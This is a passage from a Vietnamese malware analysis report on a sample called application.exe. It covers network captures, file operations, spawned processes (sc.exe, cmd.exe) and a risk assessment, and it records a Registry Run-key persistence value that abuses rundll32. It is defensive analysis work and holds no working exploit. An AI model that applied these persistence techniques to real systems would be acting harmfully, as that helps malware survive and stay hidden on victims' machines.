Phân tích HTTP conversations cho thấy hệ thống đã thực hiện một số kết nối HTTP tới các máy chủ bên ngoài và nhận phản hồi HTTP từ các máy chủ này. Tuy nhiên, các kết nối này chủ yếu liên quan đến hoạt động tải nội dung web và chưa thể xác định rõ ràng là hoạt động độc hại.

4.1.3 TCP/UDP communication

The screenshot displays a network traffic capture in Wireshark. The packet list shows multiple connections from 192.168.40.149 to various destinations including 23.4.38.10, 23.219.172.49, 23.219.172.107, and 96.7.102.164. The packet details show the TCP header and the application data (HTTP) being transferred.



Trong quá trình phân tích lưu lượng mạng bằng Wireshark, có thể quan sát thấy các giao tiếp sử dụng cả hai giao thức TCP và UDP.

• TCP Communication

Các gói tin TCP cho thấy máy 192.168.40.149 đã thiết lập kết nối với một số máy chủ bên ngoài.

- Một kết nối TCP được thiết lập giữa 192.168.40.149 và 14.102.231.202 thông qua port 80 (HTTP).
- Trong phiên giao tiếp này xuất hiện các yêu cầu HTTP GET tới đường dẫn [/filestreamingservice/files/...](#)
- Máy chủ phản hồi bằng mã trạng thái HTTP/1.1 206 Partial Content, cho thấy dữ liệu được truyền theo từng phần, thường xảy ra khi tải file hoặc streaming nội dung.

Ngoài ra, còn có kết nối TCP khác từ 192.168.40.149 tới 2.17.106.75 thông qua port 443 (HTTPS). Vì giao tiếp được mã hóa nên không thể quan sát nội dung chi tiết của dữ liệu truyền tải.

• UDP Communication

Một số gói tin UDP cũng được ghi nhận trong quá trình phân tích.


Các truy vấn DNS được gửi từ 192.168.40.149 tới 192.168.40.2 qua port 53, dùng để phân giải tên miền thành địa chỉ IP.


Ngoài ra còn xuất hiện các giao thức trong mạng nội bộ như NBNS, LLMNR và mDNS, được sử dụng để phân giải tên thiết bị trong mạng LAN.

- **Kết luận**

Từ các gói tin quan sát được, hệ thống đã thực hiện nhiều kết nối TCP để truy cập tài nguyên web và sử dụng UDP cho các hoạt động phân giải tên miền trong mạng. Các giao tiếp này nhìn chung phù hợp với hoạt động mạng thông thường, chưa phát hiện dấu hiệu rõ ràng của giao tiếp điều khiển từ xa (C2) của mã độc.

4.2 File operations (files read and written) *(Các thao tác với tệp)*





Mục này dùng Process Monitor (Procmon) để xem malware đọc file gì và tạo/ghi file gì trong hệ thống.

Trong lúc chạy malware, hoạt động file được theo dõi bằng Process Monitor.

Từ kết quả phân tích động, tiến trình application.exe thực hiện nhiều thao tác với hệ thống file như:

CreateFile

ReadFile

WriteFile

Các file được truy cập chủ yếu nằm trong thư mục hệ thống Windows.

Malware truy cập Windows Prefetch folder:

C:\Windows\Prefetch\APPLICATION.EXE

Prefetch là cơ chế của Windows ghi lại thông tin chương trình đã chạy. Điều này xác nhận rằng file application.exe đã được thực thi trên hệ thống.

Ngoài ra malware còn đọc các thư viện hệ thống (DLL) trong:

C:\Windows\System32

C:\Windows\SysWOW64

Điều này cho thấy chương trình đang load các thư viện cần thiết để chạy trên hệ điều hành Windows.

a. Malware tạo file Prefetch:

Trong hình đầu:

Path:

C:\Windows\Prefetch\APPLICATION.EXE-68417BA6.pf

Operation:

CreateFile

Result:

SUCCESS

● **Ý nghĩa:**

Windows tạo Prefetch file khi một chương trình được chạy lần đầu.

→ Điều này chứng minh:

application.exe đã được thực thi trên hệ thống.

b. Malware truy cập thư mục Downloads:

Trong hình có:

C:\Users\Acer\Downloads\2026-01-01-files-from-the-infection

Operation:

CreateFile

Result:

SUCCESS

● **Ý nghĩa**

Malware đang đọc file trong thư mục download.

Có thể là:

Lấy dữ liệu.

Chạy file phụ.


Kiểm tra file tồn tại.

c. Kết luận

Từ kết quả phân tích File Operations có thể thấy rằng:

- Chương trình application.exe thực hiện nhiều thao tác truy cập hệ thống file.
- Malware đọc các thư viện hệ thống trong System32 và SysWOW64 để phục vụ quá trình thực thi.
- Hệ thống đã tạo Prefetch file, xác nhận chương trình đã được chạy trên máy.
- Các hành vi này phù hợp với quá trình thực thi của một chương trình trên Windows và cung cấp bằng chứng rằng file application.exe đã được thực thi trong môi trường phân tích.

4.3 Services/Processes started (Các dịch vụ/quy trình đã được khởi động)



Từ kết quả ghi nhận trong Process Monitor, tiến trình application.exe đã tạo ra các tiến trình con trong hệ thống.

Các tiến trình được tạo:

Parent Process	Operation	Process Created	Result
application.exe	Process Create	C:\Windows\SysWOW64\sc.exe	SUCCESS
application.exe	Process Create	C:\Windows\SysWOW64\cmd.exe	SUCCESS

a. Tạo tiến trình sc.exe:

C:\Windows\SysWOW64\sc.exe

sc.exe là công cụ Service Control Manager của Windows.

Công cụ này được dùng để:

- tạo service
- start service
- stop service

Việc malware chạy sc.exe cho thấy khả năng:

- tạo Windows service
- thiết lập persistence

b. Tạo tiến trình cmd.exe

C:\Windows\SysWOW64\cmd.exe

cmd.exe là Command Prompt của Windows.

Malware thường dùng cmd để:

- chạy script

- thực thi lệnh hệ thống
- gọi thêm tool khác

Điều này cho thấy malware có thể đang:

- thực thi các lệnh hệ thống
- cài đặt thêm thành phần khác.

c. Kết luận

Phân tích động cho thấy malware application.exe đã tạo thêm các tiến trình hệ thống như:


- `sc.exe`
- `cmd.exe`



Việc sử dụng `sc.exe` cho thấy malware có khả năng tạo hoặc quản lý dịch vụ Windows, đây là một kỹ thuật phổ biến để duy trì sự tồn tại trong hệ thống sau khi khởi động lại.


Ngoài ra malware còn gọi `cmd.exe` để thực thi các lệnh hệ thống, cho thấy hành vi điều khiển hệ điều hành nhằm thực hiện các hoạt động độc hại khác.

4.4 Evasion & Anti-Analysis (*Kỹ thuật lẩn tránh và Chống Phân tích*)

Công cụ sử dụng: **x32dbg**







4.4.1 Registry Persistence

API được sử dụng:

- RegCreateKeyExA
- RegSetValueExA

Key được tạo:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Value được ghi:

- **Name:** wextract_cleanup3
- **Data:** rundll32.exe C:\Windows\system32\advpack.dll,DelNodeRunDLL32

Phân tích:

Chương trình tạo một giá trị trong registry Run key để đảm bảo:

→ Tự động thực thi mỗi khi người dùng đăng nhập Windows. Thay vì chạy trực tiếp file .exe, mẫu sử dụng undll32.exe. Đây là một binary hợp pháp của Windows.

Kỹ thuật được sử dụng và mục đích:

- **Persistence via Registry Run Key:** Kỹ thuật duy trì tồn tại sau reboot. Thuộc nhóm Registry Run Keys.

4.6 Risk Assessment (Đánh giá rủi ro)

Tiêu chí	Kết quả
Persistence (Run key)	Có dấu hiệu
LOLBins	Có (rundll32.exe)
Thao tác quyền/token	Có khả năng (import API)
Tự khởi động cùng Windows	Có

Trường hợp giả định bị nhiễm có thể dẫn đến:

- **Chiếm tài khoản qua cookie/session:** đăng nhập Gmail/Facebook/Discord/Steam mà không cần mật khẩu → đổi email/MFA, chiếm quyền lâu dài.
- **Mất email = mất dây chuyền:** kẻ tấn công dùng email để reset mật khẩu hàng loạt tài khoản khác.
- **Mất tiền crypto/sàn:** chiếm phiên đăng nhập hoặc ví extension → rút tài sản, đổi địa chỉ rút.
- **Lừa đảo lan truyền:** dùng Discord/FB/Telegram của nạn nhân spam link độc, mạo danh vay tiền → nhiều người nhiễm theo.
- **Thiệt hại tài chính công việc:** chiếm Ads/Business/Page → chạy quảng cáo trái phép, tiêu ngân sách, phá uy tín.
- Khó phát hiện vào loại bỏ kể cả khi khởi động lại máy.


Mức độ rủi ro: Rất Cao.

5. Supporting Data


Phần này cung cấp các bằng chứng thu thập được trong quá trình phân tích tĩnh và động nhằm xác nhận hành vi của mẫu malware.

5.1 Log files

Trong quá trình phân tích động, các log hệ thống được ghi nhận nhằm theo dõi hoạt động của mẫu malware sau khi thực thi.



